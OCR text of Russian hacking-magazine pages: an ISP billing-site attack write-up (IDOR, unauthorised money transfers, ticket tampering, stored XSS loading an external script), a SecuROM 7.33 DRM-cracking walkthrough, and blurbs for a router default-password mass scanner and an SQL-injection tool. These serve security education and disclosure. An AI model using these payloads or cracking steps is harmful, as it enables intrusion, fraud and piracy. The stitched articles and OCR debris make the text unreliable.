Итак, вернувшись к операциям над средствами, я запустил прогу Charles (charlesproxy.com — замечательный снифер, дебаггер и прокси-сервер в одной упаковке). Но данные шифровались, и ничего толкового я не увидел. Тогда я запустил IE с плагином ieHTTPHeaders, перешел в личный кабинет и произвел уже знакомую тебе транзакцию средств с одного счета на другой. ieHTTPHeaders показал следующий запрос:

```
POST /client.php
xjxfun=changeChack&xjxargs[]=***18&xjxargs[]=***39&
xjxargs[]=120.0
```

Здесь ключи массива такие: 1 — с какого счета, 2 – на какой счет, 3 – сколько денег переводить. Далее я решил попробовать сформировать аналогичный предыдущему GET-запрос и перешел по сформированной ссылке. Все снова работало, средства переводились. Я думаю, теперь ты понимаешь, что можно было натворить при помощи базовых знаний JS и больной фантазии? К слову, тут мне вспомнился фильм }{0TT@БЬ)Ч: «- А сколько качать-то? — Че ты тупые вопросы задаешь? Миллион качай!».

ЧТО-ТО ЕЩЕ?

Далее я подумал, что можно копнуть еще глубже. В самом начале каждого из html-исходников была такая строка: js/func.js. Хорошо, формирую ссылку, перехожу по ней и вижу реализацию функций операций на сайте. Самой нужной мне вещью оказалась функция saveNewPass() — она работала по той же схеме ID+JS. Как ясно из названия, предназначена эта функция для смены пароля пользователя. Все, что нам надо, — код, который бы осуществлял простейший перебор по словарю и менял его при условии нахождения верной комбинации. Какова вероятность того, что все пользователи изменили стандартные пароли (обычно состоящие всего из нескольких цифр)? Кстати, тут не было даже банальной капчи или блокировки по IP при множественных ошибочных авторизациях и других запросах! Да и авторизация тоже хромала — основана она на методе Basic Authentication. Мне хватило всего пары минут, чтобы накидать программу для брутфорса. Благо, все дороги были открыты, а доступ в личный кабинет осуществлялся по локальной сети, то есть интернет не был нужен, и все могло произойти очень и очень быстро...

Впоследствии я рассказал об обнаруженной уязвимости IT-отделу провайдера, так что она была довольно быстро исправлена. Ошибку объяснили тем, что «все работало через хитрую схему, поэтому так глупо и вышло» :).

ВСЕ, ЧТО НАМ НАДО, — КОД, КОТОРЫЙ БЫ ОСУЩЕСТВЛЯЛ ПРОСТЕЙШИЙ ПЕРЕБОР ПО СЛОВАРЮ И МЕНЯЛ ЕГО ПРИ УСЛОВИИ НАХОЖДЕНИЯ ВЕРНОЙ КОМБИНАЦИИ.

Тикеты службы поддержки

НОВЫЕ БАГИ

Проходит день, неделя, месяц, и у меня появляется желание проверить что-нибудь еще в личном кабинете. Я открыл страницу просмотра статистики, изменил ID, отправил запрос. В итоге на моем экране вновь отобразилась чужая статистика. Оказалось, что после прошлого исправления корректно стало работать только тот раздел личного кабинета, где осуществлялся перевод средств, а все остальное так и осталось по-прежнему. Я не захотел ковыряться дальше со старыми багами, поэтому попробовал найти еще места, где использовался столь оригинальный метод работы с конфиденциальными данными пользователей. Тут стоит заметить, что меня уже давно интересовал раздел «Электронные заявления». Зайдя туда, я создал бессмысленный вопрос: «Почему e-mail не привязывается к учетной записи?». Страница с вопросом содержала довольно интересную информацию: ФИО + IP. Также присутствовала возможность правки сообщения, а вот кнопка удаления не работала. В исходном коде нашлась такая строка:

```
<a href="JavaScript: edit_post(***01, ***1)"
class=z11><font class=z11>Редактировать</font></a>
```

Я поправил значения, вычтя из каждого по 3, применил изменения, нажал «Редактировать» и увидел страницу с тикетом другого пользователя! Изменив его, я попробовал сохранить вопрос, — операция завершилась успехом. После, еще раз изменив значение, я попал уже на ответ техподдержки. Поправил, сохранил, — все получилось. Значит, я могу править сообщения любого юзера! Осталось лишь найти остальные функции для работы с заявками. Снова немного покопавшись в исходном коде страницы, я отыскал строку следующего вида:

```
<script language='JavaScript' src='js/hd.js'></script>
```

Собственно, в файле js/hd.js и лежали функции для работы

с заявлениями. Я решил использовать функцию showTiket(n). Поправив код и указав произвольный номер заявления, я применил изменения и нажал на кнопку «Редактировать». Открылась страница, на которой был запрос пользователя, а также ответы от техподдержки. Вроде бы ничего такого, но я увидел их ФИО и IP! Кстати, злоумышленник в такой ситуации мог бы подождать ответа техподдержки любому пользователю, а после отредактировать сообщение, например, так: «Скачайте (...) для устранения проблемы, но антивирус может ругаться на данное приложение, так что отключите его на время». Вуаля! Троян залит, да еще и от лица провайдера.


А КАК ЖЕ XSS?

Хорошо, я нашел способы редактирования, удаления, просмотра и отправки тикетов. Идем дальше. Вернувшись в личный кабинет, я решил поискать XSS. Потратив достаточно времени на поиски, я не нашел уязвимых мест (так мне тогда казалось). Однако дальше, взглянув на раздел под названием «Контактная информация», я увидел, что у каждого из трех полей («e-mail», «Телефоны» и «Телефон для SMS-уведомлений») есть кнопка для редактирования. Телефоны, это понятно, должны иметь очевидную фильтрацию цифра/не цифра, но вот поле «e-mail» вполне может содержать в себе баг. Я попробовал протолкнуть простой код:


```
<script src="http://***/o.js" type="text/javascript" >
</script>
```

Естественно, все это дело спровоцировало ошибку «Введен некорректный e-mail». Хорошо, возвращаюсь к IE и смотрю, что мне говорит «ieHTTPHeaders»:

```
POST /client.php HTTP/1.1
...
```



Отображаем произвольные страницы через активную XSS



Дата	Сумма (руб)	Номер учетного документа
2012-02-02 11:02	-117.00	q000
2012-02-02 04:02	1.00	q000
2012-02-02 04:02	1.00	q000
2012-02-02 03:02	-15.00	q000
2012-02-02 03:02	30.00	q000
2012-02-02 03:02	-15.00	q000
2012-02-02 03:02	-100.00	q000
2012-02-02 03:02	100.00	q000
2012-02-02 03:02	100.00	q000

История перевода средств

```
xjxfun=saveEmail&xjxr=1328363403426&xjxargs[]=TEST
xjxfun=saveTel&xjxr=1328363361153&xjxargs[]=000000000000
xjxfun=saveSMSTel&xjxr=1328363389834&
xjxargs[]=000000000000
```

Открываю переменную xjxr, составляю GET-запрос, выполняю его и проверяю — все работает, значения сохраняются. Теперь немного изменим запрос сохранения e-mail'а:

```
/client.php?xjxfun=saveEmail&xjxargs[]=
<script src="http://***/o.js" type="text/javascript" >
</script>
```

В o.js находится обычный alert("XSS");. Выполняю — успех! Мой ядовитый текст успешно был сохранен. Далее я решил обновить главную страницу личного кабинета и сразу же увидел выскочивший alert. Что может быть лучше активной XSS на главной странице личного кабинета любимого провайдера? Однако этого мне было мало, необходимо добить еще два поля. Вот что я сделал:

```
• /client.php?xjxfun=saveTel&xjxargs[]=000000000000
<script src="http://***/o.js" type="text/javascript" >
</script>
• /client.php?xjxfun=saveSMSTel&xjxargs[]=000000000000
<script src="http://***/o.js" type="text/javascript" >
</script>
```

Снова все успешно! Видимо, разработчики не рассчитывали на то, что кто-то допишет их код. Здесь следует учесть, что максимальная длина кода, который возвращался на странице, составляла 260 символов, так что три уязвимых поля были весьма кстати.

ПОДВОДЯ ИТОГИ

Уже позже от сотрудников IT-отдела я узнал, что некоторые файлы сайта не редактировались с 2008 года. Убогий код с огромным количеством уязвимостей остался как наследие от работавших ранее программистов.
Как такой биллинг работал в течение долгого времени, я представляю с трудом. Но теперь еще больше уверен, что детские уязвимости в виде полного отсутствия пользовательского кода встречаются повсеместно, даже если речь идет о серьезных компаниях, которые имеют дело с личными данными пользователей и их денежными средствами. К счастью, текущая команда программистов быстро исправила все ошибки на сайте. ☐

elf (icq: 7719116)
cj (icq: 3708307)



Если ассоциировать SecuROM v7.33.17 с танком Абрамсом без динамической защиты, OllyDbg — с гранатометом РПГ-7, а X-code injection — с кумулятивной гранатой для гранатомета, то, как и в реальности, такой выстрел навзничь прошьет броню этой тяжелой неповоротливой машины и достигнет поставленной цели — OEP. Выведенную из строя машину изучают Российские инженеры...

ВНЕДРЕНИЕ X-КОДА И ВИРТУАЛЬНАЯ МАШИНА: ТЕОРИЯ И ПРАКТИКА

DVD

Ищи на диске:
- **Полную версию данного исследования;**
- **SecuROM_7 Profiler v1.0;**
- **Материалы по работе SecuROM 7 & VM;**
- **Исходники X-code injection (txt-bin);**
- **Видео «X-code injection в действии!»**

ВВЕДЕНИЕ

Стратегия Tiberium Wars до сих пор является одной из самых популярных игр серии Command & Conquer от небезызвестной конторы Electronic Arts. Последняя лояльно относится к Sony Digital Audio Disc Corporation (SONY DADC), чью мать вспоминают, когда очередная игрушка, запротекченная SecuROM, просит вставить оригинальный диск. Несмотря на сумасшедшую «популярность» SecuROM во всем мире, в нашей стране редко когда можно услышать о нем публично (exelab.ru в расчет не берем). В первую очередь это объясняется наличием своего звездного протектора, но если Sony после нескольких судебных разбирательств отказалась от услуг нулевого кольца, то ребята из Protection Technology продолжают пользоваться низкоуровневыми функциями,



Нам дали зеленый свет! Снимаем дамп!

где абсолютным чемпионом по вызову является KeBugCheckEx.

Таким образом у разработчиков осталась одна арена для битвы — прикладной уровень. И, естественно, они приложили максимум усилий для обеспечения надежной защиты… которая была пробита, разобрана и демонтирована :).

WHAT IS TARGET

Сначала определимся с нашим инструментарием. Собственно, понадобится сама игрушка Tiberium Wars (с последним патчем 1.9), для снятия дампа — OllyDbg 1.10 с OllyDmp (собственно как дампер) и OllyDbg 2.0 без каких-либо плагинов. Несмотря на такой столь скромный набор, в нашем случае работать можно с одним отладчиком, а основным оружием будет ассемблерный код. Но прежде всего ответим на вопрос, какой исполняемый файл требуется загрузить в отладчик. Переходим в папку с установленной игрой. Первым на глаза попадается безобидный CNC3.exe: судя по точке входа, откомпилирован Microsoft C++ 7.0, стандартные секции .text, .rdata… Правда, если его запустить, нас вежливо попросят вставить оригинальный диск. Извините, имеется только Daemon Tools с образом, поэтому возникает вполне нормальное желание развязать четвертую тибериумную драку и, в конце концов, отодрать проверку диска от программы. Так как я был знаком с предыдущими играми из серии CnC, то знал, что CNC3.exe играет роль обертки и просто через WinAPI CreateProcess запускает нужный файл с расширением .dat (на самом деле обычный Microsoft PE EXE format) с нужными параметрами. Несложно догадаться, что искомая цель — \RetailExe\1.9\cnc3game.dat. Грузим в отладчик упомянутый файл и по секции .securom понимаем, с чем имеем дело. F9… Милое окошко с надписью «Не удалось запустить требуемый модуль безопасности». Еще раз его можно прочитать, если запустить любой API-шпион, ProcMon… Одним словом, разработчики прекрасно осведомлены о всех программах, которые создают неприятности их продуктам. Присоединиться к процессу тоже нельзя — он просто завершится. Впрочем, эта гадость действует только на время проверки диска. Неплохо! Для меня тогда это означало, что ближайший месяц OEP и рабочий дамп я точно не увижу. Конечно, спустя несколько месяцев я не хуже разработчиков знал, что и как работает в SecuROM 7.33. Причем вся линейка 7.3x практически идентична, особенно это касается виртуальной машины (самое заметное изменение: <space for rent> в более поздних версиях заменено на «You Are Now Entering a Restricted Area»). Но сейчас у меня только один отладчик и никакой надежды выйти победителем такого серьезного врага, над созданием которого трудились весьма не глупые люди.

ФИЛОСОФИЯ ВЗЛОМА

Пробить навесную броню и доехать до OEP тупым ковырянием в отладчике — слишком долго и неэффективно. Будем бить в борт! Первая дыра в защите не заставила себя долго искать: я сразу заметил, что протектор не проверяет целостность всего файла. Ну, не то чтобы совсем не проверяет, нечто подобное имеется, но вот только идет оно как проверка участков и направлена, прежде всего, на выявление программных точек останова (так называемый «перекрывающий код»). Она мне никак не мешала, поэтому в практическом плане это означает, что возможно внедрение X-кода в образ файла статическим путем. Строго говоря, X-код — это осмысленная совокупность байт, внедренных посторонним лицом или программой в целевой код процесса с целью выполнения определенной задачи.

Различают следующие типы:


1. **On-line patching**. Через WinAPI ReadProcessMemory/WriteProcessMemory читаем/пишем в адресное пространство процесса. К примеру, таким образом, ставят флаг регистрации в NtExplorer под эгидой AsPack 2.11c, чтобы не заморачиваться с распаковкой. Однако современные протекторы типа Themida не дают доступ в свое адресное пространство.
2. **Offline patching**. Или статический патчинг. Собственно, наш случай, когда ничто не мешает писать прямо в исполняемый образ и перехватывать в нем управление. Обнаружить такого «Штирлица» у себя в тылу протекторам на порядок сложнее. При необходимости одурачивают защиту, делая оригинальную копию исполняемого файла и через GetCommandLine/GetFilePath возвращают ссылку на него.
3. **Dll-hijacking**. С учетом того, что при загрузке образа первыми получают управление динамические библиотеки, записанные в его таблице импорта (точнее, функция DllMain), то мы первыми получаем бразды правления над защитой и успеваем скрыть себя задолго до работы навесной брони.

Напоминаю, что для быстрой загрузки можно прописаться в HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit.

Так вот, наша задача — перехватить управление в нужном месте и показать адрес возврата, чтобы в нужное время присоединиться к процессу. Почему я иду таким путем? Как уже было упомянуто выше, вся проблема состоит в том, что разработчики прекрасно осведомлены о любых программах, которые создают проблемы их продуктам. Этот факт несложно проверить, прослушав CreateFile, FindWindow в исследуемом протекторе. Механизмы межпроцессного взаимодействия — вчерашний день; передовой способ борьбы с навороченными защищалками — непосредственное внедрение в целевой образ защищенной программы. Обнаружить его на порядок сложнее, ведь в этом случае мы используем ресурсы самого протектора. Дабы противостоять такому раскладу, прежде всего вводят проверку целостности файла (динамическая защита). Ту самую, которая отсутствует в нашем случае (чем я, собственно, воспользовался). Едем дальше. Я уже сказал, что для компиляции CNC3.exe использован Microsoft C++ 7.0. А ведь очевидно, что и cnc3game.dat откомпилирован тем же компилятором. Точка входа выглядит как:

```
004628DA   CALL 004784B8
004628DF   JMP 004626FA
```

Реально точка входа находится по операнду прыжка — 004626FAh. Функция по адресу 004784B8h ничем полезным не занимается, и я ее всегда игнорирую. Однако в ней мы находим, что она вызывает несколько API (GetSystemTimeAsFileTime, GetCurrentProcessId…). Для нас это означает только одно: если в GetSystemTimeAsFileTime внедрить X-код, который перехватит управление и покажет нам адрес возврата, то у нас будет замечательная возможность попасть в окрестности OEP и снять рабочий дамп, при условии, что после распаковки стартовый код действительно на своем законном месте. И хотя SecuROM 7.33 проверяет прологи некоторых значимых WinAPI, этот список весьма неполон, плюс сама проверка идет только в самом начале. Вот тебе и следующий недочет! Теперь пора собрать нашу кумулятивную гранату. Место для базирования я выбрал в конце секции .est и приступил к сборке — написанию asm-кода, который самостоятельно выполнит всю работу. Весь



Понимание главного хранилища является ключевым для взлома алгоритмов работы виртуальной машины

код состоит из двух частей. Первая доставит саму гранату на место: заменит пролог GetSystemTimeAsFileTime на безусловный переход ко второй части. Собственно, в этом случае получаем управление из распаковщика (определить место которого несложно, поставив точку останова на секцию .text) и туда же его возвратим после того, как переход будет установлен. Кстати, первоначально, чтобы получить доступ на запись в секцию kernel32.text (дело было на висте), я офлайн на 2k3 через PeTools устанавливал атрибут Write, пересчитывал контрольную сумму... и ведь работало! Способ весьма дурной, учитывая, что есть WinAPI VirtualProtect, но нестандартные подходы иногда тоже на руку. Переходим ко второй части нашего представления. Первоочередной задачей здесь является показ адреса возврата и удержание управления до прибытия на место отладчика. Я реализовал свой алгоритм, который переводит large integer в ACSIIZ-строку (об ltoa я тогда не знал), а задачу показа и удержания управления элегантно решил с помощью MessageBox, но затем управление передается обратно в WinAPI. Впрочем, для показа можно нагло использовать функционал самого протектора — CreateThread с адресатом 00F9AD0E, но это непроизводительно. Итак, граната собрана, попробуем! Монтируем мини-дамп. Запускаем игру. Нас интересуют все MessageBox после проверки: 00DDCE77, 76B414D4, 7C34207B, 0040A5AE... Сто-оп! Последний, да ведь вызов идет из секции .text! We need attach now! Присоединяемся к процессу ольгой 1.10, которая с дампером, и переходим по последнему адресу. Невероятно, но мы остановились практически в OEP (точка входа расположена по адресу 0040A2C7). Немногим позже, когда виртуальная машина (VM) стала более-менее изучена, было сделано еще одно умопомрачающее открытие (снова просчет команды из SONY DADC) — попасть в OEP можно с ювелирной точностью и при этом еще более безопасным путем. И как вы думаете, что этому помогло? SecuROM v7.33 Virtual Machine, чья задача — наоборот защищать от взломщиков, но никак уж не помогать им!

SECUROM V7 VIRTUAL MACHINE

Инженеры Sony DADC как в воду глядели: с готовым образом добраться до OEP и снять дамп — по факту дело нескольких минут, матерых взломщиков это никак не остановит. Навесная защита бессильна, значит, выход один — сделать максимально неработоспособным дамп! Следуя этой логике, большинство не хочет заморачиваться с VM, прописывая ее сложную структуру, в которой нереально разобраться за приемлемое время, и предпочитая дампить всю выделенную виртуальную память, и имеющую, и не имеющую отношение к VM, и приваривают ее в виде отдельной секции, предварительно догадавшись вставить после конструкции «`MOV EAX, 1; CPUID;`» инструкцию «`MOV AL, CURRENT_CPUID_KEY_DELTA_DECODE`» и проделать оное еще 254 раза.



Оптимизируя скорость работы виртуальной машины, в SONY DADC решили оставить без обфускации один из островков!

В итоге не выигрываем ни в размерах дампа, ни в быстродействии.

В общей сложности на полный разбор VM ушло около двух месяцев, причем первые полтора я попросту копался во всем без разбору, пока не «догадался» начать исследование с самого начала цепочки — и вот тут началось... Сама SecuROM v7.3x VM по существу не является виртуальной машиной в привычном представлении, никакой асм-код там не эмулируется. Все куда проще: по существу процедура с двумя аргументами (LPDWORD и VOID) и тремя вариантами работы. Ну а дальше остается только удивляться. Во-первых, чтобы понять, как оно работает, просто внимательно изучи первый островок (кусок кода от spin-блокировки до JMP EAX), который, как ни странно, выполняется всегда, и всегда первый.

```
REP STOS DWORD PTR ES:[EDI]
….
MOV DWORD PTR DS:[EBX+4],EAX
MOV EAX,DWORD PTR SS:[ESP]
MOV DWORD PTR DS:[EBX+8],EAX
MOV DWORD PTR DS:[EBX+0C],EDX
MOV BYTE PTR DS:[EBX+10],95
MOV DWORD PTR DS:[EBX+14],EBX
MOV DWORD PTR DS:[EBX+1C],ESP
```

Код, приведенный выше, с потрохами выдает главное хранилище, которое играет ключевую роль в VM. Разберешься в переменных и в области хранения промежуточных данных — считай, что VM на 90% взломана! Во-вторых, стало очевидно, что по существу здесь все наштамповано методом copy/paste. В-третьих, сумасшедшее количество закономерностей вплоть до использования регистров CPU на островках. А тот факт, что один из островков находится без обфускации — вообще убило! Единственное, что здесь реально доставляет, это ROL-байт (crypt-byte), так как без знания того, какие точно матоперации с ним выполняют все 255 островков виртуальной машины, невозможно построить кулхацкерскую автоматизированную ломалку и снять все за раз. Собственно, кому хочется понимать, о чем все-таки идет речь — читайте полный вариант статьи на диске или на нашем сайте. Следующий вопрос — реально ли отодрать VM от тибериума?

LINK

- **bit.ly/x4iBzF — англоязычная статья по виртуальной машине SecuROM 7.30. Я нашел эту публикацию когад уже завершал исследование, но тем приятнее было увидеть, что в целом наши выводы совпали. Однако в статье структура VM излагается в несколько ином виде, да и некоторых аспектов работы VM я не увидел.**
- **bit.ly/xG9Lry — NoDVD для CnC3: Tiberium Wars v1.9. Отличительной особенностью является пристроенная в секцию .mem-огу виртуальная машина. В статье взят в качестве основного примера. Новичкам рекомендуется начать с него.**


Интуиция подсказывает, что более чем! Я уже успел проболтаться, что вариантов работы три. Начнем с последнего (способ №2), собственно нумерующихся по мере их появления в защищенной программе. Способ №2 полностью завязан с двумя противоположными по логике работы алгоритмами, представленными в виде двух процедур с двумя аргументами, которые отрабатывают друг за другом. В первом заносим любое число (например, 1), второй — ссылка на массив ключей (offset 00B93AFC), которые копируются в стек VM. На выходе в EAX получается что-то типа закодированного числа (0790A442), которое было передано в первом аргументе. Если это закодированное число (0790A442) скормить в первый аргумент алгоритма обратного хода, то на выходе в EAX мы получаем ту же 1, при условии, что массив ключей был одинаков (offset 00B93AFC). Короче, имеем две функции, дающие в сумме нулевой эффект. Собственно, роль VM в них такова: в первом случае крышуются асм-инструкции

```
MOV ECX, DWORD PTR SS:[EBP+8]
MOV ECX, DWORD PTR DS:[ECX]
MOV EAX, DWORD PTR SS:[EBP+0C]
AND EAX, ECX
MOV ECX, EAX
```

Во втором — инструкция NOP в переносном смысле. Причем прийти к этому выводу можно и без вскрытия VM, просто сравнив две упомянутые процедуры (обратного и прямого хода).

Следующие в списке способы — №1А и №1. Они похожи, но с той лишь разницей, что первый после выхода из VM переносит нас в запрашиваемую WinAPI, а второй — в запрашиваемую внутреннюю функцию (к слову, это может быть одна асм-инструкция, чаще всего — операция с резервированием стека). Скрытых WinAPI не так уж и много, вот неполный список: SetUnhandledExceptionFilter, GetModuleFileNameA, DeleteFileA, GlobalFree. Обращение к VM в этом случае всегда ознаменовывается CALL EAX, информация черпается по известным смещениям в таблице импорта. В общей сумме в дампе набралось около десятка вызовов — смело выдираем и ставим нормальные вызовы WinAPI. Наиболее проблемным является самый первый способ (по причине сумасшедшего количества вызовов — около 10k). Тут два варианта:

1. Дампить. Простая техническая реализация, но требуется перетыкать все возможные меню, да и вообще пройти чуть ли не всю игру. В отличие от «Косынки» и «Пасьянса» — верный способ убить время с пользой!
2. Зная структуру всех 255 островков (на самом деле в способе №1 участвуют около 50), по сигнатуре базы запросов написать на C++ программу, которая ищет все базы запросов, затем строит всю цепь работы VM и в нужном месте виртуального стека вытаскивает и дешифрует (XOR SecretDATA, 43E2AB9D) упрятанные данные. Наиболее эффективное решение.




SecuROM v7.33.017 и не представляет, какими серьезными последствиями грозит внедренный X-код

Особенностью способа №1 является переход к VM: CALL ANY_OFFSET → JMP DWORD PTR DS:[перемещаемый адрес] → база запроса → JMP [VM_VIRTUAL_ADDRESS] → VM. В остальных случаях все обходится прямым вызовом VM без второго элемента в цепочке.

Суть в том, что инструкция JMP DWORD PTR DS:[перемещаемый адрес] играет роль железнодорожной стрелки. Первый раз, когда вызывается внутренняя функция, «стрелка» переведена на VM, а точнее — в базу запросов, где происходит заправка упомянутых выше двух аргументов для виртуальной машины (LPDWORD и VOID). В процессе работы VM извлекает адрес запрашиваемой функции и ставит его как перемещаемый адрес — стрелка переведена! После выхода из VM происходит переход в нашу запрашиваемую функцию, ну а после первого вызова все, кто будет ее вызывать, попадают сразу куда нужно. Как видишь, оптимизация! Кстати, количество инструкций, которые выполняются за один прогон виртуальной машиной в способах №1 и №1А, колеблется около 3k, зато способ №2 бьет все рекорды — 30k. Причем островок без обфускации принадлежит именно последнему способу. Финишная работа с дампом включает перестроение в нормальный вид секции кода, удаление ненужных и посторонних внедрений типа

```
0044F4D2 DEC DWORD PTR DS:[158297A]
0044F4D8 JE NODVD.00482DE5
00482DE5 MOV DWORD PTR DS:[158297A],18D
00482DEF JMP NODVD.0044F4DE
```

Последним пунктом отсылаем дамп в Sony DADC. На этом тибериумная драка заканчивается.




OEP на горизонте! VM под контролем xD

ЗАКЛЮЧЕНИЕ

В заключение я просто поблагодарю SONY DADC за ее действительно интересный продукт (для хакеров в частности)! До встречи на страницах][.

X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор:
slider
URL:
bit.ly/yMgiB6
Система:
*nix/win



МАСС-ХЕК ADSL-РОУТЕРОВ ВМЕСТЕ С BVSCANNER


BVScanner (Black Vlastelin Scanner) — это маленький, но крайне интересный скрипт на Perl'е. Он позволяет сканить заданные диапазоны адресов на предмет наличия в них ADSL-роутеров. В процессе скана прога пробует войти в обнаруженные роутеры с помощью дефолтных логинов и паролей. Если вход удался, то все найденные учетные записи выводятся на экран и записываются в файл accounts.txt.

Запуск скрипта крайне тривиален:

```
perl bvscanner.pl
>Первый IP-диапазон
>Второй IP-диапазон
```

Кстати, так как сканер является многопоточным, за очень короткое время можно легко получить просто огромное количество аккаунтов. В результате успешного скана и получения доступа к учетке злоумышленник может сделать следующее:

- изменить параметры учетной записи или настройки модема;
- продолжить целевую атаку внутри сети;
- создать PPTP-VPN на модеме, подключиться к нему и снифать трафик в открытом виде;
- перепрошить модем, предварительно внедрив в образ разный ядовитый софт, — например, те же самые сниферы.



Автор:
garinn
URL:
ripper.zu8.ru
Система:
Windows



ЛЕГКИЙ ПОИСК И РАСКРУТКА SQL- ИНЪЕКЦИЙ

Программа SQLRipper — это продвинутый и удобный инструмент, предоставляющий мощные, гибкие и очень простые в использовании функции для поиска и анализа SQL–инъекций на основе БД MySQL и MSSQL.

Возможности программы:

- поиск относительных и абсолютных ссылок на страницах;
- задание максимального количества найденных ссылок на странице;
- проверка найденных ссылок на SQL-ошибки;
- определение количества полей в SELECT-запросе с помощью операторов ORDER BY, GROUP BY, UNION SELECT;
- точное определение полей вывода;
